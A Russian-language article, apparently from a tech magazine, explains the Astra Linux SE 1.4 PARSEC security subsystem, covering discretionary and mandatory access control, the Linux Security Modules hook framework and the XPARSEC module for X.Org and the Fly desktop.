Первый релиз Astra Linux вышел в конце 2009 года. С тех пор дистрибутив совершенствуется, следуя за основной веткой Debian, но при этом разработчики не забывают о главном — повышенной безопасности. Предприятие «РусБИТех» неплохо оснащено научными кадрами и при этом ведет активное сотрудничество с вузами и исследовательскими институтами, которые специализируются на информационной безопасности.

Черты, которые делают Astra Linux 1.4 уникальным, относятся как раз к этой теме. В фирменной подсистеме безопасности PARSEC используется формальная модель разграничения доступа. Она была разработана в Институте криптографии, связи и информатики Академии ФСБ России, а в оценке качества принял участие Центр верификации ОС Linux Института системного программирования РАН. Реализация этой модели в Astra Linux SE ведется поэтапно, и в версии 1.4 добавлена большая ее часть, но еще не последняя.

MAC В LSM. ДАЛЕКО НЕ ФАСТФУД В УПРАВЛЕНИИ ДОСТУПОМ

Прежде чем разбирать модель разграничения доступа в Astra Linux SE 1.4, следует вспомнить некоторые основы. Очевидно, что пользователям информационных систем требуется доступ к данным, а также к набору механизмов ОС, которые обеспечивают этот доступ, — например, к файловым системам и стекам сетевых протоколов.

Именно поэтому в моделях разграничения доступа пользователей именуют субъектами доступа. На самом деле доступ к данным пользователь получает не лично, а через программы, которые «переваривают» эти данные. Именно они и являются настоящими (действительным) субъектами доступа и представляют зарегистрированного в системе пользователя (номинального субъекта). Совокупность программ, которые получают доступ к данным в течение сеанса работы зарегистрированного пользователя, обычно именуется субъект-сессией.


Объектами доступа выступают, конечно же, не сами данные, а их носители, представленные логическими структурами: директориями, файлами, сетевыми сокетами и областями памяти, которые участвуют в межпроцессном взаимодействии.

Задача любой модели разграничения доступа — определить, разрешить (allow) доступ к тем или иным объектам для тех или иных субъектов (субъект-сессий) или отказать (deny) в нем в соответствии с правилами. Если коротко, любая модель разграничения доступа задает некоторые отношения между субъектами и объектами доступа.

Базовая (как говорится, «из коробки») модель безопасности в GNU/Linux — это DAC, дискреционная модель доступа (discretionary access control). Она представляет собой комбинацию произвольного управления доступом (субъект-субъектная модель) и доступа на основе списков (ACL — Access Control Lists).

Субъект-субъектная модель подразумевает, что каждому объекту сопоставляется один субъект — владелец объекта. Он наделен правом давать или отнимать доступ к этому объекту другим субъектам. ACL — это таблица, объединяющая субъекты и объекты доступа при помощи перечисления прав, которыми субъект обладает в отношении объекта.

В общем виде модель DAC в GNU/Linux соответствует «виртуальному» стандарту POSIX ACL (настоящая стандартизация POSIX.1e и POSIX.2c была свернута в силу безбрежности стандартизуемой предметной области) и для большинства случаев вполне подходит на роль «диспетчера доступа» субъектов к объектам.



В DAC-модели Astra Linux SE используется полновесная поддержка стандарта POSIX ACL

Однако защищенные операционные системы — это не «большинство случаев». Одно из важных требований, предъявляемых к ним органами сертификации, — это реализация принудительного контроля доступа, который устраняет определенный волюнтаризм модели DAC. Как и в некомпьютерном секретном делопроизводстве, модель принудительного управления доступом основана на сопоставлении меток конфиденциальности, присвоенных объектам доступа, с официальным разрешением (допуском, мандатом) субъекта. Именно это «официальное разрешение» (мандат) дало такой модели название MAC (Mandatory access control) — мандатное управление доступом.

В GNU/Linux попытки расширения DAC-модели безопасности MAC-моделью предпринимались с 2001 года. Именно тогда АНБ США показало первую версию SELinux с реализацией мандатного управления доступом на основе формальной модели MLS (Multilevel Security). Было предложено включить MLS в состав ядра версии 2.5. Благо сообщество разработчиков Linux такое решение отвергло. Наряду с SELinux похожие реализации MAC-модели разрабатывались в рамках проекта AppArmor и, позже, — в Smack, TOMOYO и других. С какой стати отдавать предпочтение какому-то одному из них?

Вместо жесткой интеграции MAC-модели в состав ядра было принято соломоново решение: использовать расширение модели безопасности GNU/Linux.


INFO

В ядро новой версии Astra Linux SE включен известный патч безопасности PaX, который обеспечивает возможность тонкой настройки разрешений для приложений при их работе со страничной памятью.

Она продолжит базироваться на модели DAC, но с использованием особых модулей ядра. В них можно реализовать какой угодно вариант модели управления доступом. Это решение было претворено в жизнь в виде фреймворка LSM (Linux Security Modules), который официально включили в ядро Linux 2.6.

Идея LSM проста. На ключевые с точки зрения управления доступом функции ядра навешивается совокупность «крючков» — хуков (hooks). Они представляют собой интерфейсы подключения обработчиков из модуля LSM, которые вызываются в том случае, если нужен контроль доступа. То есть фреймворк LSM предоставляет разработчику модуля LSM возможность перехвата управления в ходе выполнения тех участков кода ядра, которые отвечают за реализацию доступа субъектов к объектам.

Прелесть такого подхода заключается в том, что внутри модуля LSM можно реализовать любую модель управления доступом — как общего назначения, так и с учетом специфических особенностей эксплуатации системы. Естественно, эффективность подхода LSM напрямую зависит от широты охвата хуками функций ядра Linux. Но с этим, судя по всему, проблем нет. С момента включения LSM в ядро 2.6 по настоящее время было реализовано около двухсот хуков, и их внедрение ведется параллельно с появлением новых функций ядра.



В Astra Linux SE подсистема безопасности PARSEC базируется на фреймворке LSM


Фреймворк LSM не заменяет модель DAC — она остается «первой линией обороны». Обработка хуков LSM начинается только после успешного прохождения контроля доступа по линии DAC. Такая двухъярусность позволяет не перегружать функциями безопасности те системы, где это не нужно. Там можно попросту не использовать LSM.

Безопасность SELinux базируется как раз на модулях LSM, равно как все остальные рассмотренные выше проекты, которые реализуют мандатное управление доступом. Подсистема безопасности PARSEC, функционирующая в составе Astra Linux SE, — это тоже модуль LSM. И даже не один.

XPARSEC

Подсистема безопасности PARSEC в Astra Linux SE 1.4 содержит модуль XPARSEC, благодаря которому сервер X.Org получает возможность определять привилегии клиента X.Org (программы с графическим интерфейсом) и передавать их с использованием модифицированного X-протокола менеджеру окон Fly-wm. Тот выполняет привилегированные операции во время запуска клиента X.Org с различными мандатными контекстами. При этом на рабочем столе Fly отображается:


- мандатный контекст пользовательской сессии в системном лотке (область tray);
- мандатный уровень каждого окна;
- мандатный уровень всех приложений, размещенных на рабочем столе Fly;
- уровень доверенности окна для локально и удаленно запущенных приложений (цвет рамки окна приложения).



В качестве DE в Astra Linux используется Fly — «брат по коду» KDE 4. В отличие от KDE, Fly — защищенная рабочая среда

КОНТРОЛЬ ДОСТУПА, КОНТРОЛЬ ЦЕЛОСТНОСТИ И РОЛИ

Поскольку Astra Linux вовсю используется в разных проектах, связанных с обработкой информации различных уровней конфиденциальности, у разработчиков уже есть статистика, по которой можно судить о корректности реализации модели управления доступом. Не менее важны исследовательские работы, в которых формировались модели нарушителей в рамках известных уязвимостей информационной безопасности CVE (Common Vulnerabilities and Exposures).




Подсистема безопасности PARSEC — не только LSM-модули, в которых реализована та или иная модель управления доступом, но и «обвязка»: собственная файловая система parsecfs, конфигурационные файлы, демоны и утилиты

